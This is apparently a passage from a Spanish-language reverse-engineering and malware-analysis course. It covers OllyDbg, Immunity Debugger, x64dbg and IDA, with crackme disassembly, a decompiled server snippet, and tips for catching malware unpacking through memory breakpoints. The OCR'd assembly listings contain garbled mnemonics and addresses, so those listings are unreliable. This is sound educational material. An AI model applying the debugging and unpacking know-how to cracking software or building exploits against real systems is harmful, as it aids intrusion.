
```

00401000 $ 6A 00 PUSH 0
00401002 . E8 FF040000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007 . A3 CA204000 MOU DWORD PTR DS:[4020CA],EAX
0040100C . 68 00 PUSH 0
00401012 . E8 F4204000 PUSH CRACKME.004020F4
00401013 . A3 AC040000 CALL <JMP.&USER32.FindWindowA>
00401018 . 8B C0 OR EAX,EAX
00401019 . C3 RETN
0040101A . 74 01 JE SHORT CRACKME.0040101D
0040101C . C3 RETN
0040101D . C705 64204000 MOU DWORD PTR DS:[402064],4003
00401027 . C705 68204000 MOU DWORD PTR DS:[402068],CRACKME.WndProc
00401031 . C705 6C204000 MOU DWORD PTR DS:[40206C],0
00401038 . C705 70204000 MOU DWORD PTR DS:[402070],0
00401045 . A1 CA204000 MOU EAX,DWORD PTR DS:[4020CA]
00401049 . A3 74204000 MOU DWORD PTR DS:[402074],EAX
0040104F . 6A 64 PUSH 64
00401051 . 50 PUSH EAX
00401052 . E8 D1030000 CALL <JMP.&USER32.LoadIconA>
00401057 . A3 78204000 MOU DWORD PTR DS:[402078],EAX
0040105C . 68 007F0000 PUSH 7F00
00401061 . 6A 00 PUSH 0
00401063 . E8 A2030000 CALL <JMP.&USER32.LoadCursorA>
00401068 . A3 7C204000 MOU DWORD PTR DS:[40207C],EAX
0040106D . C705 80204000 MOU DWORD PTR DS:[402080],5
00401077 . C705 84204000 MOU DWORD PTR DS:[402084],CRACKME.00402
00401081 . C705 88204000 MOU DWORD PTR DS:[402088],CRACKME.00402
00401088 . 68 54204000 PUSH CRACKME.00402064
00401092 . E8 00300000 CALL <JMP.&USER32.RegisterClassA>
00401097 . FF35 CA204000 PUSH 0
00401099 . 6A 00 PUSH 0
0040109F . 6A 00 PUSH 0
004010A1 . 68 00000000 PUSH 8000
004010A5 . 68 00000000 PUSH 8000
004010A8 . 6A E6 PUSH 6E
004010AD . 68 B4000000 PUSH 0B4
004010B2 . 68 0000CF00 PUSH 0CF00
004010B7 . E7204000 PUSH CRACKME.004020E7
004010BC . F4204000 PUSH CRACKME.004020F4
004010C1 . 6A 00 PUSH 0
004010C3 . E8 CC030000 CALL <JMP.&USER32.CreateWindowExA>
004010C8 . A3 04204000 MOU DWORD PTR DS:[402040],EAX
004010CD . 6A 01 PUSH 1

```

Vista del código después de activar el análisis

Otra opción que es muy recomendable activar es el resaltado de instrucciones 'CALL' y 'JUMP'. De esta forma, podemos ver de una forma más clara estas instrucciones, que suelen ser importantes para, de un vistazo, tener una idea de cual puede ser el flujo de un bloque de código. Para activarlo debemos hacer click derecho en cualquier parte de la sección de código y seleccionar 'Appearance'->'Highlighting'->'Jumps'n'Calls'.



The screenshot shows assembly code for a program named 'CRACKME.0040101D'. The code includes several calls to Windows API functions like GetModuleHandleA, FindWindowA, LoadIconA, and LoadCursorA. The right side of the screen displays the corresponding C-like pseudocode for these functions, with some parts highlighted in red.


```

00401000 FS 6A 00 PUSH 0
00401002 E8 FF040000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007 . A3 CA204000 MOU DWORD PTR DS:[4020CA],EAX
0040100C . 6A 00 PUSH 0
0040100E . E8 F4204000 PUSH CRACKME.004020F4
00401013 . E8 A6040000 CALL <JMP.&USER32.FindWindowA>
00401018 . 0BEC0 OR EAX,EAX
00401019 . 74 01 JZ SHORT CRACKME.0040101D
0040101C . C9 RETN
0040101D . C705 64204000 MOU DWORD PTR DS:[402064],4003
00401027 . C705 65204000 MOU DWORD PTR DS:[402065],CRACKME.WndProc
00401031 . C705 5C204000 MOU DWORD PTR DS:[40206C],0
0040103B . C705 5D204000 MOU DWORD PTR DS:[402070],0
00401045 . A1 CA204000 MOU EAX,DWORD PTR DS:[4020CA]
0040104A . A3 74204000 MOU DWORD PTR DS:[402074],EAX
0040104F . 6A 64 PUSH 64
00401051 . 50 PUSH EAX
00401052 . E8 D1030000 CALL <JMP.&USER32.LoadIconA>
0040105C . A3 78204000 MOU DWORD PTR DS:[402078],EAX
00401061 . 6A 00 PUSH 0
00401063 . E8 A2030000 CALL <JMP.&USER32.LoadCursorA>
00401068 . A3 7C204000 MOU DWORD PTR DS:[40207C],EAX
0040107D . C705 80204000 MOU DWORD PTR DS:[402080],5
00401077 . C705 81204000 MOU DWORD PTR DS:[402081],5
00401081 . C705 82204000 MOU DWORD PTR DS:[402082],CRACKME.00402
00401086 . C705 83204000 MOU DWORD PTR DS:[402083],CRACKME.00402
0040108B . 68 64204000 PUSH CRACKME.00402064
00401090 . E8 F3030000 CALL <JMP.&USER32.RegisterClassA>
00401095 . 6A 00 PUSH 0
00401097 . FF35 CA204000 PUSH 0
0040109D . 6A 00 PUSH 0
0040109F . 6A 00 PUSH 0

```

Código con los saltos y llamadas a funciones resaltados

Además de la ventana principal de OllyDBG, este 'debugger' también permite ver otra información a través de otras ventanas que pueden ir abriéndose conforme sea necesario. Para ello utilizaremos el menú 'View', que como podemos apreciar en la siguiente imagen, nos permite mostrar diferentes ventanas.



Especialmente interesantes son las siguientes vistas:

- **Executable Modules:** muestra la lista de módulos ejecutables cargados en la memoria perteneciente al programa depurado (ejecutables y DLLs, incluyendo el path, el tamaño y la dirección de memoria en la que comienzan).
- **Memory:** muestra una lista con todas las secciones de memoria pertenecientes al programa depurado, incluyendo el tamaño, la dirección de comienzo, información sobre su contenido y los permisos de dicha sección (muy interesantes para detectar secciones con permisos poco habituales, fruto de desempaquetado/descifrado de código malicioso).
- **Threads:** lista de hebras en ejecución del programa depurado.
- **Handles:** lista de manejadores activos en el programa depurado. Muy útil para ver, por ejemplo, ficheros y entradas de registro abiertas y en uso por parte del programa que estamos estudiando.

- **CPU:** muestra la ventana principal de OllyDBG, en la que podemos ver el código desensamblado, los registros, la pila y el dump de memoria.
- **Call Stack:** muestra la pila de llamadas, es decir, las funciones que se han ido llamando hasta llegar al punto en el que el programa se encuentra en este momento. Es muy útil para ver de forma rápida como se ha llegado al punto de ejecución actual.
- **Breakpoints:** muestra la lista de breakpoints configurados.

Estas son las vistas más interesantes y que más utilizaremos a la hora de hacer ingeniería inversa de un programa, ya sea malicioso o no. La vista 'Memory' suele ser muy útil para detectar secciones de memoria sospechosas, ya que el malware suele venir empaquetado, lo que significa que el código malicioso solo es accesible durante su ejecución. En estos casos, es habitual que el malware reserve memoria durante su ejecución para almacenar el código malicioso desempaquetado en esta nueva zona. Otra opción es que realice las operaciones de desempaquetado directamente sobre la memoria que contiene el código empaquetado, por lo que no reservará una nueva sección, aunque igualmente necesitará modificar los permisos de la sección en la que se encuentre el código desempaquetado. Esta sección de memoria normalmente tiene todos los permisos (lectura, ejecución y escritura, RWX), por lo que las secciones con todos los permisos activos son sospechosas.

Debajo de la barra de menús de Windows podemos ver que OllyDBG incluye una barra con bastante botones que nos permiten acceder a varias de las funciones más importantes del debugger de forma rápida, sin necesidad de pasar por los menús y submenús del mismo.




Barra de acceso rápido a funciones

En este menú rápido encontramos, de izquierda a derecha, los siguientes botones:

- Reiniciar la ejecución del programa en depuración
- Cerrar el programa en ejecución, matando el proceso
- Continuar la ejecución del programa (útil cuando se para la ejecución debido a un breakpoint o una excepción)
- Parar la ejecución del programa
- Ejecutar la siguiente instrucción, entrando a la función llamada si se trata de una instrucción CALL
- Ejecutar la siguiente instrucción, sin entrar a la función llamada si se trata de una instrucción CALL
- 'Trace Into': ejecutar instrucción CALL (y la función llamada) manteniendo un registro de los cambios realizados a los registros en cada una de las instrucciones ejecutadas
- 'Trace Over': continuar la ejecución manteniendo un registro de los cambios realizados a los registros en cada una de las instrucciones ejecutadas
- Ejecutar hasta el retorno de la función (siguiente instrucción RET)
- Ir a una dirección indicada

El resto de los botones, que utilizan como ícono una letra, se corresponden con las diferentes ventanas que tenemos a nuestra disposición a través del menú 'View' de OllyDBG.

Una de las funcionalidades importantes que nos falta introducir es la posibilidad de colocar breakpoints cuando se lee o se escribe una sección de memoria determinada. Esta función la encontramos haciendo click derecho en el dump de memoria y en la opción 'Breakpoint'.



Este tipo de breakpoints suelen ser muy útiles, por ejemplo, para detectar rutinas de desempaquetado y poder acceder al código desempaquetado. Normalmente se utilizan las funciones '[VirtualAlloc](#)' (para reservar memoria) y/o '[VirtualProtect](#)' (para modificar los permisos de una sección) para preparar el código desempaquetado, por lo que es útil colocar breakpoints en estas funciones y después breakpoints de acceso a las regiones de memoria que se pasan como argumento a estas funciones. Ésta es una de las formas más rápidas y sencillas de detectar y acceder el código desempaquetado.

Además de los botones de la interfaz gráfica de OllyDbg, también podemos utilizar algunos atajos de teclado para agilizar la sesión de depuración. Lo bueno de estos atajos es que la gran mayoría de depuradores los han heredado, por lo que si nos los aprendemos podremos utilizarlos en cualquier otro debugger decente. Aquí una lista de los atajos más utilizados:


- Ctrl+F2: reiniciar programa
- Alt+F2: cerrar programa
- F3: abrir un nuevo programa
- F5: maximizar/restaurar la ventana activa
- Alt+F5: traer OllyDbg al frente
- F7: step into (entrando a funciones)
- Ctrl+F7: animate into (entrando a funciones)
- F8: step over (ejecutar hasta la siguiente instrucción después de la función)
- Ctrl+F8: animate over (ejecutar hasta la siguiente instrucción después de la función)
- F9: ejecutar
- Shift+F9: pasar la excepción al manejador estándar y continuar la ejecución
- Ctrl+F9: ejecutar hasta el siguiente RET
- Alt+F9: ejecutar hasta código de usuario
- Ctrl+F11: trace into
- F12: pausar

- Ctrl+F12: trace over
- Alt+B: abrir la ventana de breakpoints
- Alt+C: abrir la ventana de la CPU
- Alt+E: abrir la ventana de los módulos cargados
- Alt+L: abrir la ventana de logs
- Alt+M: abrir la ventana de memoria
- Alt+O: abrir el diálogo de opciones
- Ctrl+T: configurar una condición para parar la traza
- Alt+X: cerrar OllyDbg

Hasta ahora hemos visto las funcionalidades más importantes y utilizadas de OllyDbg, realmente no hay muchas más, aunque estas son las que vamos a utilizar durante este módulo y el resto del máster. La mayor parte del tiempo la pasaremos delante de la ventana principal, activando y desactivando breakpoints, y comprobando las secciones de memoria reservadas por el programa y sus permisos.

## 1.6 Primeros pasos con Immunity Debugger

Immunity Debugger es otro de los depuradores más utilizados por los profesionales de ingeniería inversa y análisis de malware. Como podemos apreciar en la siguiente imagen, su interfaz principal es prácticamente igual a la interfaz de OllyDBG. De hecho, prácticamente todos los depuradores siguen la misma estructura de ventanas, ya que los usuarios están acostumbrados a que la interfaz esté estructurada de esta forma.



Interfaz principal de Immunity Debugger


El resto de las funcionalidades, al igual que la interfaz, es prácticamente igual que las funcionalidades que encontramos en OllyDBG. Tenemos ventanas para ver listas de módulos cargados, de hebras, 'handles', etc. También podemos configurar breakpoints de acceso a memoria como hacíamos en OllyDBG. Los menús, como podemos observar, son prácticamente iguales, incluyendo las mismas opciones. Al fin y al cabo, Immunity Debugger es un 'fork' de OllyDBG, por lo que las funcionalidades son las mismas y prácticamente no hay diferencia entre usar uno u otro.

La única ventaja que tiene el uso de Immunity Debugger en lugar de OllyDBG es el uso del plugin '[mona.py](#)'. Este plugin ha sido desarrollado por **Peter Van Eekhoutte**, conocido como 'corelanc0d3r'. El objetivo principal de mona.py es ayudar al usuario en el desarrollo de exploits. Por ello, más adelante utilizaremos Immunity Debugger y mona.py para desarrollar exploits para nuestros ejercicios.

## 1.7 Otros debuggers

OllyDBG es el depurador clásico en Windows para realizar ingeniería inversa, e Immunity Debugger es, gracias a mona.py, uno de los debuggers más útil para el desarrollo de exploits. Por ello nos hemos centrado en estos dos depuradores durante esta sección. Sin embargo, existen otros debuggers muy interesantes y que han ganado una gran popularidad en los últimos años.

[\*\*x64dbg\*\*](#) es uno de los depuradores más recientes y populares. Es open source, y una de sus principales funcionalidades es el soporte para software de 64 bits, ya que ni OllyDBG ni Immunity Debugger permiten depurar software de 64 bits. En cuanto a interfaz gráfica, es muy similar a la de OllyDBG, y las funcionalidades son las mismas, pero añadiendo algunos detalles muy interesantes.



Interfaz principal de x64dbg

Una de las funcionalidades que podemos ver en la interfaz y que destaca frente a OllyDBG, es el uso de pestañas en lugar de ventanas para ver diferente información, como la lista de módulos cargados, la lista de manejadores ('handles'), etc. Este detalle, aunque no lo parezca, facilita la depuración.

Otro detalle interesante es la posibilidad de tener cinco 'dumps' de memoria en la parte de abajo de la interfaz. Esto facilita las cosas cuando se está realizando ingeniería inversa de un programa y necesitamos tener controladas diferentes zonas de memoria, por ejemplo, cuando estamos tratando con un programa o malware empaquetado y queremos desempaquetarlo y obtener el 'payload' final.


## 2. Introducción a IDA

En la sección anterior se han introducido los principales debuggers existentes, pero a la hora de llevar a cabo las tareas de ingeniería inversa de un programa, también necesitaremos programas que nos permitan obtener una representación del código del programa. Este tipo de programas se conoce con el nombre de **desensambladores**, ya que proporcionan una versión en código ensamblador del software a estudiar.

Habitualmente se utilizan los desensambladores para estudiar el código sin necesidad de ejecutar la muestra, de forma que podamos obtener una idea más clara de todas las posibilidades que ofrece. Suele ocurrir que una muestra de malware no ejecute el cien por cien de su carga maliciosa al ejecutarla en un entorno controlado con un depurador. En estos casos, hacer uso de un desensamblador es muy importante, puesto que nos permitirá detectar funcionalidad que no hemos podido detectar durante la ejecución.

Además de desensambladores también podemos usar los conocidos como **decompiladores**. Un decompilador ofrece al analista una representación de código de alto nivel, es decir, una representación de pseudocódigo cercana a código C. Esta representación es más sencilla de leer y comprender, lo que facilita y reduce el tiempo de análisis. Una gran parte de los analistas que se dedican profesionalmente al análisis de malware utilizan decompiladores, debido a el ahorro de tiempo que les suele proporcionar.

[IDA](#) es un desensamblador desarrollado por la empresa **Hex-Rays**. Aunque es un software de pago, la empresa ofrece una versión demo gratuita que podemos utilizar sin problemas. Además, en las últimas versiones publicadas de su versión demo, se ha añadido de forma gratuita el plugin de decompilado para binarios de 64 bits, desarrollado por la propia empresa.



Código ensamblador en vista de grafo

Como podemos apreciar en la anterior imagen, IDA ofrece el desensamblado del código a través de una vista de grafo, que es la vista que utilizan habitualmente los analistas de malware y 'reverse engineers'. Esta vista nos permite ver de forma clara cuál es el flujo de ejecución del programa, en qué momentos este flujo puede bifurcarse en diferentes caminos dando lugar a diferentes resultados.

La empresa desarrolladora de IDA ofrece plugins que permiten al usuario decompilar el software dependiendo de la arquitectura, aunque estos plugins son de pago y no son precisamente baratos.

```

1 int __odecl __noretturn main(int argc, const char **argv, const char **envp)
2 {
3     const char ***v3; // [esp+0h] {ebp-14h}
4     int v4; // [esp+4h] {ebp-10h}
5     socklen_t addr_len; // [esp+8h] {ebp-13h}
6     int v6; // [esp+Ch] {ebp-14h}
7     char v7; // [esp+10h] {ebp-12h}
8     int status; // [esp+14h] {ebp-12Ch}
9     int v9; // [esp+18h] {ebp-12h}
10    int v10; // [esp+1Ch] {ebp-11h}
11    int v11; // [esp+20h] {ebp-12h}
12    struct sockaddr_in addr; // [esp+24h] {ebp-11Ch}
13    int v13; // [esp+28h] {ebp-11h}
14    unsigned int v14; // [esp+34h] {ebp-Ch}
15    int v15; // [esp+38h] {ebp-6h}
16
17    v15 = &argc;
18    v4 = argv;
19    v6 = envp;
20    v14 = _readsdword(0x14u);
21    v6 = 9999;
22    _getsockname(&addr, 0x100u);
23    addr.sin_port = 16;
24    if ( v4 == 2 )
25    {
26        if ( *v3[1] <= 47 || *v3[1] > 57 )
27        {
28            v2 = *(char *)v3[1];
29            if ( chdir(v3[1]) )
30            {
31                perror(v3[1]);
32                exit(1);
33            }
34        }
35        else
36        {
37            v6 = atoi(v3[1]);
38        }
39    }
40    else if ( v4 == 3 )
41    {
42        v6 = atoi(v3[2]);
43        v7 = *(char *)v3[1];
44        if ( chdir(v3[1]) )
45        {
46            perror(v3[1]);
47            exit(1);
48        }
49    }
50    status = open_listenfd(v6);
51    if ( status < 0 )
52    {
53        printf("listen on port %d, fd is %d\n", v6, status);
54        signal(13, (_sigHandler_t)((char *)4dword_0 + 1));
55        signal(17, (_sigHandler_t)((char *)4dword_0 + 1));
56        while ( 1 )
57        {
58            do
59            {
60                fd = accept(status, &addr, &addr_len);
61                while ( fd < 0 );
62                v11 = process(fd, (int)&addr);
63                if ( v11 == -1 )
64            }
65        }
66    }
67 }

```

Código decompilado con IDA Pro

Como podemos ver en la imagen anterior, contar con la versión de código decompilado nos abre un camino más sencillo a la hora de realizar ingeniería inversa. En ocasiones el flujo del programa puede ser demasiado complejo, y gracias al código decompilado podemos visualizar de una forma más clara y sencilla dicho flujo, logrando así ahorrar tiempo de análisis. Aunque no siempre es más sencillo, el decompilador puede encontrar dificultades a la hora de representar ciertos bloques de código, lo que acaba desembocando en un código difícil de leer.

Como el decompilador de IDA es de pago, nos centraremos en las funcionalidades disponibles de forma gratuita de la versión demo, sin embargo, si el lector desea utilizar un decompilador gratuito puede utilizar también [Ghidra](#), una herramienta muy completa de ingeniería inversa desarrollada por la NSA que incluye, entre otras funcionalidades, decompiladores para una gran variedad de arquitecturas. Más adelante, en la sección de 'Otras herramientas', hablaremos más de este software.


## 2.1 Primeros pasos con IDA

Vamos a ver a continuación cuáles son los primeros pasos que debemos realizar en IDA para comenzar el análisis de un programa.

Para cargar el binario a estudiar en IDA, podemos abrir IDA y arrastrar el binario, o bien, utilizar el menú 'File'->'Open'. Una vez cargado el binario, IDA comenzará a realizar el análisis automático para detectar funciones, cadenas de texto, etc. Una vez analizado por completo el binario, encontraremos a la izquierda una vista (*Functions window*) con la lista completa de funciones que IDA ha detectado.

**IMPORTANTE:** En caso de que no tengamos abierta por defecto alguna de las vistas de las que

vamos a hablar en esta sección, puede abrir manualmente utilizando el menú 'View'->'Open subview'.



